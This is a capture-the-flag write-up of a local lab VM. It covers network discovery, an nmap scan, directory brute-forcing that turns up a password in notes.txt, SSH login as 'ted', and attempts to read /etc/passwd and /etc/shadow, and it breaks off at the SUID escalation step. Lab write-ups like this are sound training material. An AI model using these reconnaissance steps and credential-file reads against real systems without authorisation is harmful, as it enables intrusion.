

CTF Write-Up: Dragon Ball Z

Author: Alex Shudrya

Date: October 30, 2025

CTF: Dragon Ball Z — Privilege Escalation Challenge

Overview

This report documents the process of identifying, exploiting, and escalating privileges on a target Linux system during the Dragon Ball Z CTF challenge.

Target machine set-up

I wanted to make sure that the victim machine was set up properly.




Figure 1 Configuration of the unknown machine.

Tools overview

I also had to make sure that all of my tools are up to date, so that everything works error-less.

- **Dirbuster:** 1.0-1
- **Nmap:** 7.95
- **SSH:** 10.2p1
- **Netdiscover:** 0.21-1
- **Kali Linux:** 2025.3 (Rolling)

Reconnaissance

Initial network discovery was performed using Netdiscover to locate live hosts within the subnet.

```
netdiscover -r 192.168.2.0/24
```

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 144
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.2.1	00:15:5d:40:a9:02	1	42	Microsoft Corporation
192.168.2.149	00:15:5d:40:a9:00	1	42	Microsoft Corporation
192.168.2.159	00:15:5d:40:a9:0a	1	60	Microsoft Corporation

```
(kali@kali)-[~]  
$
```

Enumeration

Nmap was used to scan for open ports and services to determine attack surface.

```
nmap -T4 -A 192.168.2.159
```

Option **-A** is needed to receive as much information from my scan as possible, and option **-T4** usually gives me fastest results while still being reliable.

```
(kali@kali)~$ nmap -T4 -A 192.168.2.159
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 22:30 EDT
Stats: 0:00:58 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.65% done; ETC: 22:31 (0:00:00 remaining)
Nmap scan report for Topppo.example.com (192.168.2.159)
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|_ 2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|_ 256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_ 256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version    port/proto  service
|_   100000  2,3,4      111/tcp     rpcbind
|_   100000  2,3,4      111/udp     rpcbind
|_   100000  3,4        111/tcp6    rpcbind
|_   100000  3,4        111/udp6    rpcbind
|_   100024  1          32824/udp6  status
|_   100024  1          41103/udp   status
|_   100024  1          49271/tcp6  status
|_   100024  1          56701/tcp   status
MAC Address: 00:15:5D:40:A9:0A (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   195.55 ms Topppo.example.com (192.168.2.159)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.28 seconds
```

Figure 2. Several ports were found open on the target machine.

From what I can tell, this is a regular Linux machine that could be running a web server. I will leave SSH 22 port for the last because I know there is nothing much that I can do with it. Same story for rpcbind. Yes, I can try to find to look for exploits on those, since I already have their versions, but I'm looking for an easier way in. That we leave me with http on port 80.

Web Enumeration




Figure 3. Apache website of the webserver.

Dirbuster was used to identify hidden directories and files on the web server, but while it loads I want to see if I can find anything useful on the front end.

```
dirbuster -u http://192.168.2.159 -w  
/usr/share/wordlists/dirbuster/common.txt
```




Figure 4. I used the default common.txt file that already came with my version of Kali.

My dirbuster ran into error issues twice.




Figure 5. Dirbuster Error

But I continued to scan more and more, until I hit some prize pools.




Figure 6. Dirbuster tool displaying subdirectories of our website.

I came across notes.txt file, which gave me a password, but unfortunately this was the only valuable recon I will get from this.





Figure 7. Password found by a improper use of webserver

Initial Access

The first thought that came to mind was “go try to ssh login.” And I did try it with username of “admin” and it didn’t work out.

```
ssh admin@192.168.2.159
```

A terminal window with a dark background. The prompt is (kali@kali)-[~]. The user enters 'ssh admin@192.168.2.159'. The terminal shows a warning about post-quantum key exchange, followed by three password prompts for 'admin@192.168.2.159'. Each prompt is followed by 'Permission denied, please try again.' The final line shows 'Permission denied (publickey,password).'

```
(kali@kali)-[~]  
$ ssh admin@192.168.2.159  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
admin@192.168.2.159's password:  
Permission denied, please try again.  
admin@192.168.2.159's password:  
Permission denied, please try again.  
admin@192.168.2.159's password:  
admin@192.168.2.159: Permission denied (publickey,password).
```

Figure 8. Trying logging in as admin.

I completely missed the hint from password itself. Beside the letters, name “ted” was sitting quietly, so I gave it a try and it was successful.

```
ssh ted@192.168.2.15
```

```
(kali㉿kali)-[~]  
$ ssh ted@192.168.2.159  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
ted@192.168.2.159's password:  
Permission denied, please try again.  
ted@192.168.2.159's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Apr 15 12:33:00 2018 from 192.168.0.29  
ted@Toppo:~$ ls  
ted@Toppo:~$
```

Figure 9. Successful entrance using the username "ted."

```
ted@Toppo:~$ whoami  
ted  
ted@Toppo:~$ pwd  
/home/ted  
ted@Toppo:~$
```

Privilege Escalation

Upon that, I tried to look through the `/etc/passwd` and `/etc/shadow` files, and as expected I was denied permission on one of them, while the other didn't reveal anything enticing.

```

ted@Toppo:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
ted:x:1000:1000:Ted,,,:/home/ted:/bin/bash
ted@Toppo:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
ted@Toppo:~$

```

Figure 10. `/etc/passwd` file contents.

After that I understood that I have to find some other way for privilege escalation. I had to see what the server version was, but that didn't help me out much.

I've given a go for **sudo -l**, but this machine doesn't have it available, so then I looked for an escalation via SUID permissions. Using a command:

